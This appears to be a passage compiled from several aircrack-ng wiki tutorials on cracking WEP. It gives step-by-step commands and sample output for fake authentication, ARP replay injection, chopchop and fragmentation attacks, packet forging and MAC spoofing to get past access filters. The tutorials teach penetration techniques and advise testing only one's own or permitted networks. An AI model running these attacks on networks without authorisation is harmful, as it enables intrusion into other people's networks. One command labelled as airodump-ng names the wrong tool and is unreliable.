18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.

Troubleshooting Tips

- Some access points are configured to only allow selected MAC addresses to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. If you suspect this is the problem, use the following command while trying to do fake authentication. Start another session and…

Run: tcpdump -n -vvv -s0 -e -i <interface name> | grep -i -E ”(RA:<MAC address of your card>|Authentication|ssoc)”

You would then look for error messages.

- If at any time you wish to confirm you are properly associated is to use tcpdump and look at the packets. Start another session and…

Run: “tcpdump -n -e -s0 -vvv -i ath0”

Here is a typical tcpdump error message you are looking for:

```
 11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0F:B5:88:AC:82 SA:00:14:6c:7e:40:80   DeAuthentication: Class 3 frame received from nonassociated station
```

Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:0F:B5:88:AC:82) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use: “tcpdump -n -e -s0 -vvv -i ath0 | grep -i DeAuth”. You may need to tweak the phrase “DeAuth” to pick out the exact packets you want.

Step 5 - Start aireplay-ng in ARP request replay mode

The purpose of this step is to start aireplay-ng in a mode which listens for ARP requests then reinjects them back into the network. For an explanation of ARP, see this PC Magazine page [http://www.pcmag.com/encyclopedia_term/0,2542,t=ARP&i=37988,00.asp] or Wikipedia [http://en.wikipedia.org/wiki/Address_Resolution_Protocol]. The reason we select ARP request packets is because the AP will normally rebroadcast them and generate a new IV. Again, this is our objective, to obtain a large number of IVs in a short period of time.

Open another console session and enter:

```
 aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

It will start listening for ARP requests and when it hears one, aireplay-ng will immediately start to inject it. See the Generating ARPs section for tricks on generating ARPs if your screen says “got 0 ARP requests” after waiting a long time.

Here is what the screen looks like when ARP requests are being injected:

```
 Saving ARP requests in replay_arp-0321-191525.cap
 You should also start airodump-ng to capture replies.
 Read 629399 packets (got 316283 ARP requests), sent 210955 packets...
```

You can confirm that you are injecting by checking your airodump-ng screen. The data packets should be increasing rapidly. The ”#/s” should be a decent number. However, decent depends on a large variety of factors. A typical range is 300 to 400 data packets per second. It can as low as a 100/second and as high as a 500/second.

Troubleshooting Tips

- If you receive a message similar to “Got a deauth/disassoc packet. Is the source mac associated?”, this means you have lost association with the AP. All your injected packets will be ignored. You must return to the fake authentication step (Step 3) and successfully associate with the AP.

Step 6 - Run aircrack-ng to obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

Note: For learning purposes, you should use a 64 bit WEP key on your AP to speed up the cracking process. If this is the case, then you can include ”-n 64” to limit the checking of keys to 64 bits.

Two methods will be shown. It is recommended you try both for learning purposes. By trying both methods, you will see quickly the PTW method successfully determines the WEP key compared to the FMS/Korek method. As a reminder, the PTW method only works successfully with arp request/reply packets. Since this tutorial covers injection of ARP request packets, you can properly use this method. The other requirement is that you capture the full packet with airodump-ng. Meaning, do not use the ”--ivs” option.

Start another console session and enter:

```
aircrack-ng -b 00:14:6C:7E:40:80 output*.cap
```

Where:

- -b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with “output” and ending in ”.cap”.

To also use the FMS/Korek method, start another console session and enter:

```
aircrack-ng -K -b 00:14:6C:7E:40:80 output*.cap
```

Where:

- -K invokes the FMS/Korek method
- -b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with “output” and ending in ”.cap”.

If you are using 1.0-rc1, add the option ”-K” for the FMS/KoreK attack. (1.0-rc1 defaults to PTW.)

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. You will need approximately 250,000 IVs for 64 bit and 1,500,000 IVs for 128 bit keys. If you are using the PTW attack, then you will need about 20,000 packets for 64-bit and 40,000 to 85,000 packets for 128 bit. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.

Here is what success looks like:

```
                                              Aircrack-ng 0.9


                              [00:03:06] Tested 674449 keys (got 96610 IVs)

KB    depth   byte(vote)
 0    0/  9   12(  15) F9(  15) 47(  12) F7(  12) FE(  12) 1B(   5) 77(   5) A5(   3) F6(   3) 03(   0)
 1    0/  8   34(  61) E8(  27) E0(  24) 06(  18) 3B(  16) 4E(  15) E1(  15) 2D(  13) 89(  12) E4(  12)
 2    0/  2   56(  87) A6(  63) 15(  17) 02(  15) 6B(  15) E0(  15) AB(  13) 0E(  10) 17(  10) 27(  10)
 3    1/  5   78(  43) 1A(  20) 9B(  20) 4B(  17) 4A(  16) 2B(  15) 4D(  15) 58(  15) 6A(  15) 7C(  15)

                       KEY FOUND! [ 12:34:56:78:90 ]
     Probability: 100%
```

Notice that in this case it took far less then the estimated 250,000 IVs to crack the key. (For this example, the FMS/KoreK attack was used.)

General Troubleshooting

- Be sure to read all the documentation on the Wiki for the various commands used in this tutorial.
- See Tutorial: I am injecting but the IVs don't increase

Generating ARPs

In order for this tutorial to work, you must receive at least one ARP packet. On your home network, here is an easy way to generate an ARP packet. On a wired or wireless PC, ping a non-existent IP on your home LAN. A wired PC means a PC connected to your LAN via an ethernet cable. Lets say your home LAN address space is 192.168.1.1 through 192.168.1.254. Pick an IP between 1 and 254 which is not assigned to a network device. For example, if the IP 192.168.1.213 is not being used then “ping 192.168.1.213”. This will cause an ARP to be broadcast via your wireless access point and in turn, this will kick off the reinjection of packets by aireplay-ng.

Simple Wep Cracking with a flowchart


Last update: May 9, 2008
Author: matts

Foreword

Aircrack is very simple to use once you know the concept. This flowchart will hopefully teach you the concept behind simple wifi cracking. You will want to keep airodump-ng running to collect data, and then run your attacks. Each attack will use aireplay-ng, and the ultimate goal is to generate data on the network… most commonly ARP data. In this tutorial I assume you have read the wiki and are familiar with the different tools and attacks. This is not a hand-holding tutorial, this is a theory tutorial. It tells you WHEN to use an attack, not the command lines and switches. Remember, this is for simple wep cracking, where the goal is to recover the wep-key for your network. It tells you when to use the tools, not how. See the tool's wiki entry for details on the tool, links are under the flowchart.

Basically: Read the flowchart, read the wiki entries for the different tools I've listed, and follow the flowchart to go step-by-step until you reach an end.

Flow Chart


START
Test injection. Does injection work?
YES
NO
Run "airodump-ng" with suggested switches to single out that AP. (SECTION 1)
Ensure your drivers are patched, and your drivers are listed in the compatibility chart. (SECTION 2)
Can you associate to the AP? (SECTION 3)
NO
Turn off MAC filtering, or make sure you're not using WPA.
YES
Are there any clients connected to the AP?
NO
Is the AP sending out ANY data? (SECTION 5)
YES
YES
NO
Run the "disassociation" attack combined with the "arpreplay" attack to gather data, and crack. (SECTION 4)
Run the "chop chop" or "fragmentation" attack, to get the xor file, and use packetforge-ng to create an arp packet. (SECTION 6)
You will have to wait for data.
Did the frag/chop-chop attack work?
YES
NO
XOR File has been created. Use it to create an ARP packet, then use aireplay-ng's "interactive" attack to send data. Use this data to crack. (SECTION 8)
(See SECTION 7)
Run aircrack-ng on the collected data. (SECTION 9)
Attack wont work at this time. (SECTION 10)

Links to the different tools needed for simple cracking

- aircrack-ng
- aireplay-ng
- airodump-ng
- packetforge-ng

The following sections correspond to the flow chart's blocks.

Read the flowchart to understand where the section is in the flowchart so you get a better understanding on the flow. The section numbers do not correlate to the procedure for cracking.

Section 1: Singling out the AP you are cracking.

Running airodump-ng with no parameters will show you every AP in your area. You will want to use a few parameters to single out the AP you are trying to crack, so you only collect the information you need.

```
aircrack-ng -c 6 --bssid 11:22:33:44:55:66 -w output
```

-c 6	Sets channel to 6, change the number to whatever channel your AP is on. Very important, so you are not chan hopping.
--bssid 11:22:33:44:55:66	Sets the BSSID to single out. This is set to your AP's MAC Address (seen in airodump-ng)
-w output	Sets the output file, this will start outputting data to output-##.cap

Section 2: Ensure your drivers are patched and compatible

See the following URL's for compatibility information:

Cards	compatible_cards
Drivers	compatibility_drivers
Patching	install_drivers

Section 3: Associating to the AP

If you can not associate to your AP, you need to turn off WPA/WPA2 encryption, or make sure you have turned off MAC filtering. If you have MAC filtering on, make sure your MAC address is not spoofed and is in the list of allowed clients.

Section 4: Clients are connected, run deauth and arpinteractive attacks

Since clients are connected, you will first want to run the arp interactive (-3) attack, and leave it running so it can listen for the ARP packet which will be generated when you deauth the client who is connected. By deauthing, you will generate an arp which can be re-injected, thus generating data on the network.

Section 5: Is the AP sending out ANY data?

In order to crack anything, the AP has to send out at least 1 packet. This packet will be used on the chopchop (-4) or fragmentation (-5) attack, or hopefully the arpinteractive (-3) attack. If the AP is not sending out any data, it likely means no one is connected to the AP via wired or wireless. You will just have to wait, keep airodump-ng running with the -w switch (to output data) overnight, and you may get lucky.

Section 6: Generate an XOR file (chopcop or fragmentation attack)

The point of cracking is to generate data. You can generate data in Section 4, but sometimes there are no clients connected to wifi, but the AP is still sending out data. In this case, you will want to capture the data that the AP is sending out, and use it to determine a valid XOR keystream (basically a file which allows you to create a packet with out knowing the key). The two attacks for this are "fragmentation" and "chop-chop". Fragmentation is quickest, but you have to have a good connection to the AP (be close to the AP), and it doesn't work with all cards. Chop-chop usually works with all cards, but it doesn't always work on every AP.

Section 7: Frag / Chop-chop failed

For fragmentation: try a few more packets sent out by the AP. Try spoofing your mac address to the source address in the packet. If this still doesn't work, the AP may not be vulnerable to the fragmentation attack.

For the Chop-Chop attack, you really need to have a good connection to the AP, you have to be close. You should choose a packet that is very small, you only need about a 70 byte packet… this reduces the number of packets required to generate the xor keystream (choosing a larger file takes longer and therefore is more likely to fail).

- You have to be associated to the AP.
- Some AP's will start to ignore you if you flood it too fast, so use the -x switch to throttle the speed of your packet sending.
- Most AP's are ok with 30-50 packets per second (-x 30 or -x 50), if they are the type that ignore you for sending packets too fast.
- The AP may ignore you if your MAC address is not the same as the packet's MAC address, so you can spoof your mac address to suit the packet.
- Some APs don't discard corrupted packets correctly. Such APs are not vulnerable to chopchop.

Section 8: Success! XOR Keystream file generated.

We have an XOR keystream meaning we can make any packet we want, as long as we have enough bytes in the keystream. For an ARP packet (packetforge -0), 70 is enough bytes which is the shortest packet you'll generally see from the AP. Generate an ARP packet using packetforge, you may use arp amplification if you like. For the -l and -k switches I generally use 255.255.255.255 and it works just fine.

Section 9: Running aircrack-ng on the collected data

If you have done things right, you should start to see the #/s and "Data" fields in airodump-ng climb to high numbers. While this is going on, you will want to run aircrack-ng on the .cap files you are creating with airodump-ng. You may also use wildcards if you have run multiple airodump sessions. For example:

```
aircrack-ng output-*.cap
```

This will open up any file starting with "output-" and ending with ".cap".

Section 10: Attack wont work at this time

There are many reason that you wont be able to.

- Your drivers aren't patched: See Installing Drivers and the patch directory [http://patches.aircrack-ng.org/].
- Turn off MAC filtering and WPA/WPA2.
- The AP isn't sending out any data, you will have to wait, or manually generate some data on your network.
- Frag/ChopChop aren't working… chopchop may or may not work, and fragmentation is very sensitive to distance from AP.

EOF

I hope you have found this tutorial helpful.

Tutorial: I am injecting but the IVs don't increase!

Version: 1.09 September 10, 2009
By: darkAudax

Introduction

A frequent problem that comes up is that packets are being injected but the IVs don't increase. This tutorial provides guidance on determining the root cause of the problem and how to fix it.

Experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool. Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You have started the interface in monitor mode on the same channel as the access point. Run "iwconfig" and confirm that the interface you plan to use is in monitor mode, on the correct channel (frequency), correct speed, etc. In monitor mode, the "Access Point" is your card MAC address. NOTE: Only madwifi-ng drivers display the card MAC in the AP field, other drivers do not do this. The output would look similar to this:

```
ath0      IEEE 802.11b  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
          Bit Rate=2 Mb/s   Tx-Power:15 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- You have started airodump-ng on the same channel as the access point. IE with the "-c <channel number" option.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- The injection techniques used in this tutorial depend on having one or more data packets. If there are zero data packets coming from the AP or a client, then it is impossible to crack the WEP key. The exception is to reuse a previously captured data packet. You must meet one or more of these data packet requirements to be successful.
- You are using v0.9 of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change **ath0** to the interface name which is specific to your wireless card.

Solution

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "DeAuthentication" packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails. OK, lets look at the symptoms so you confirm that this is happening. Then we will look at possible solutions.

Here is your typical clue.

Injection command entered (or similar):

```
aireplay-ng -3 -b <bssid MAC address> -h <source MAC address> ath0
aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0
```

Then the system responds:

```
Saving ARP requests in replay_arp-0123-104950.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 17915 packets (got 3 ARP requests), sent 5854 packets...
```

Notice the "deauth/disassoc" messages. This says the source MAC "00:0F:B5:41:22:17" is not successfully associated with the access point. In this case, your injected packets are being ignored.

Another way to confirm that the lack of association is causing a problem is to run tcpdump and look at the packets. Start another session while you are injecting and…

Run: “tcpdump -n -e -s0 -vvv -i ath0”

Here is a typical tcpdump error message you are looking for:

```
11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0f:b5:46:11:19 SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from nonassociated station
```

Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:0f:b5:46:11:19) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use: “tcpdump -n -e -s0 -vvv -i ath0 | grep -i DeAuth”. You may need to tweak the phrase “DeAuth” to pick out the exact packets you want.

So now that you know the problem, how do you solve it? There are two basic ways to solve the problem:

- Associate the source MAC address you will be using during injection with the access point.
- Replay packets from a wireless client which is currently associated with the AP.

To associate with an access point, use fake authentication:

```
aireplay-ng -1 0 -e <SSID> -a <bssid MAC address> -h <source MAC address> ath0
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- 6000 - Reauthenticate very 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Success looks like:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Injection Techniques

Once you have successfully associated with the AP, try one or more of the following packet injection techniques techniques. With luck, you are properly associated and the injected packets cause the IVs to increase. Keep an eye on the fake authentication to ensure your remain associated.

For all of these techniques, use airodump-ng to capture the IVs and aircrack-ng to obtain the WEP key.

ARP Request Replay

Use the standard ARP request replay technique.

This assumes that you have a wired or wireless client active. To speed things up, simply ping a non-existent IP on your LAN.

Replay Previous ARP

You can replay an ARP which was previously captured. See this section for an example.

Use "-p 0841" Technique

You can replay any data packet captured in real time. See this section for an example.

This assumes that there is at least one data packet broadcast by the AP or a wireless client.

Use "-p 0841" Technique with Previous Data

You can combine the ”-p 0841” technique with reading packets from a previous capture. Simply use the technique from the previous section in combination with ”-r <file name>”.

This assumes that you have a capture file containing one or more data packets.

Replay Packets from a Wireless Client

An alternate approach is to replay packets from a wireless client which is currently associated with the AP. This eliminates the need to use fake authentication since you be piggy backing on client MAC address which is already associated with the AP.

Use the interactive replay attack instead. We are going to look for an arp packet coming from an already associated wireless client going to the access point. We know that this arp packet will be rebroadcast by the AP and generate an IV. ARP packets coming from a wireless client are normally 68 bytes long with a broadcast MAC address.

So we construct a request which selects the packets we are looking for:

```
aireplay-ng -2 -a <bssid MAC address> -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -t 1 -f 0 <interface>
```

Where: -d FF:FF:FF:FF:FF:FF - broadcast - m 68 - minimum packet length of 68 - n 68 - maximum packet length of 68 - t 1 - packet is going to the access point - f 0 - packet is not coming from the access point

This will display each packet captured for you to inspect before being used. Just ensure the packet you select is one of the wireless clients already associated with the access point.

Here is an example:

```
aireplay-ng -2 -a 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -t 1 -f 0 ath0

Read 202 packets...

      Size: 68, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:0F:B5:AB:CB:9D

      0x0000:  0841 d400 0014 6c7e 4080 000f b5ab cb9d  .A....l~@.......
      0x0010:  ffff ffff ffff a00f 010a dd00 a795 2871  .............(q
      0x0020:  59e5 935b b75f bf9d 718b d5d7 919e 2d45  Y..[._..q.....-E
      0x0030:  a89b 22b3 2c70 b3c3 03b0 8481 5787 88ce  ..".,p......W...
      0x0040:  b199 6479                                ..dy

Use this packet ? y

Saving chosen packet in replay_src-0124-120102.cap
You should also start airodump-ng to capture replies.
```

Although you can't see it, the above command started generating the IVs. As usual, run airodump-ng and aircrack-ng.

Troubleshooting tips

- There will be occasions that even though it says you are associated and the keep alive packets are flowing nicely, the association breaks. So you might have to stop and rerun the command.
- With some drivers, the wireless card MAC address must be the same as MAC address you are injecting. So if fake authentication is still not working then try changing the card MAC to the same one you are trying to authenticate with. A typical package to do this is macchanger. Search the forums or the internet for the details and other options. Changing the MAC address is beyond the scope of this tutorial. See How do I change my card's MAC address?
- Some access points are configured to only allow selected MAC access to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. Thus, the advantage of the next technique (interactive replay) is that it gets around this control.

To determine if MAC access control is in place, enter the following command:

```
 tcpdump -n -vvv -s0 -e -i ath0 | grep -i -E "(RA:00:c0:ca:17:db:6a|Authentication|ssoc)"
```

You will have to change “00:c0:ca:17:db:6a” to the injection MAC address. It is case sensitive and typically lowercase. You may need to look at the tcpdump output without the grep filter to verify the case.

When you are trying to do fake authentication, the exchange should look identical to the wep.open.system.authentication.cap file which comes with the aircrack-ng software. This file can be read into tcpdump as…

```
 tcpdump -n -e -vvv -r wep.open.system.authentication.cap
```

Basically you should see two authentication packets and then two association packets. If your real life capture does not contain all four packets and your fake authentication is failing then there is a MAC filter in place. In this case, you must use the MAC address of a client already associated with the AP. To do this, change the MAC address of your card to it. See How do I change my card's MAC address?

- A normal MAC address looks like this: 00:09:5B:EC:EE:F2. It is composed of six octets. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI). Simply put, it is the card manufacturer. The second half (EC:EE:F2) is known as the extension identifier and is unique to each network card within the specific OUI. Many access points will ignore MAC addresses with invalid OUIs. So make sure you use a valid OUI code code when you make up MAC addresses. Otherwise, your packets may be ignored by the Access Point. The current list of OUIs may be found here [http://standards.ieee.org/regauth/oui/oui.txt].

Here is an example of what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above.

- Some access points have a setting to disable wireless client to wireless client communication (called at least on Linksys “AP isolation”). If this is enabled then all the techniques above will not work. The only approach is to use the techniques outlined in another one of my tutorials: How to crack WEP via a wireless client.

Tutorial: How to crack WEP with no wireless clients

Version: 1.15 September 26, 2009
By: darkAudax
Video: http://video.aircrack-ng.org/noclient/ [http://video.aircrack-ng.org/noclient/]

Introduction

There are many times when a wireless network has no wireless clients associated with it and there are no ARP requests coming from the wired side. This tutorial describes how to crack the WEP key when there are no wireless clients and there are no ARP requests coming from the wired side. Although this topic has been discussed many times over in the Forum [http://forum.aircrack-ng.org], this tutorial is intended to address the topic in more detail and provide working examples.

If there ARP requests being broadcast from the wire side, then the standard fake authentication combined with ARP request replay technique may be used.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- There are some data packets coming from the access point. Beacons and other management frame packets are totally useless for our purposes in this tutorial. A quick way to check is to run airodump-ng and see if there are any data packets counted for the access point. Having said that, if you have data captured from the access point from another session, then this can be used. This is an advanced topic and this tutorial does not provide detailed instructions for this case.
- The access point uses WEP "open authentication". It will not work if "shared key authentication" (SKA) is being used. With SKA, the only way to be successful with no clients present is if you captured the PRGA xor data with a airodump-ng handshake or an aireplay-ng attack previously. This is because you will need the PRGA xor file to do the fake authentication successfully.
- You use the native MAC address of your wireless card for all the steps and do not change it. Do NOT use any other MAC address as the source for transmitting packets. Otherwise, some commands will

not work correctly. See the Using Another Source MAC Address Section for instructions on dealing with using a different source MAC address.
- You are using v0.9 of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change “ath0” to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:09:5B:EC:EE:F2
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

Here are the basic steps we will be going through:

- 1 - Set the wireless card MAC address
- 2 - Start the wireless interface in monitor mode on the specific AP channel
- 3 - Use aireplay-ng to do a fake authentication with the access point
- 4 - Use aireplay-ng chopchop or fragmentation attack to obtain PRGA
- 5 - Use packetforge-ng to create an arp packet using the PRGA obtain in the previous step
- 6 - Start airodump-ng on AP channel with filter for bssid to collect the new unique IVs
- 7 - Inject the arp packet created in step 5
- 8 - Run aircrack-ng to crack key using the IVs collected

Step 1 - Set the wireless card MAC address

To be honest, we will not be changing the wireless card MAC address.

This is a reminder to use your wireless card MAC address as the source MAC. I mention this explicitly as a reminder to use the actual MAC address from your card in “Step 3 - fake authentication” if you are replaying data from another session. Detailed instructions can be found in the FAQ: How do I change my card's MAC address ?.

Step 2 - Start the wireless interface in monitor mode on AP channel

Enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the madwifi-ng drivers are being used. For other drivers, use the actual interface name.

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
          Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
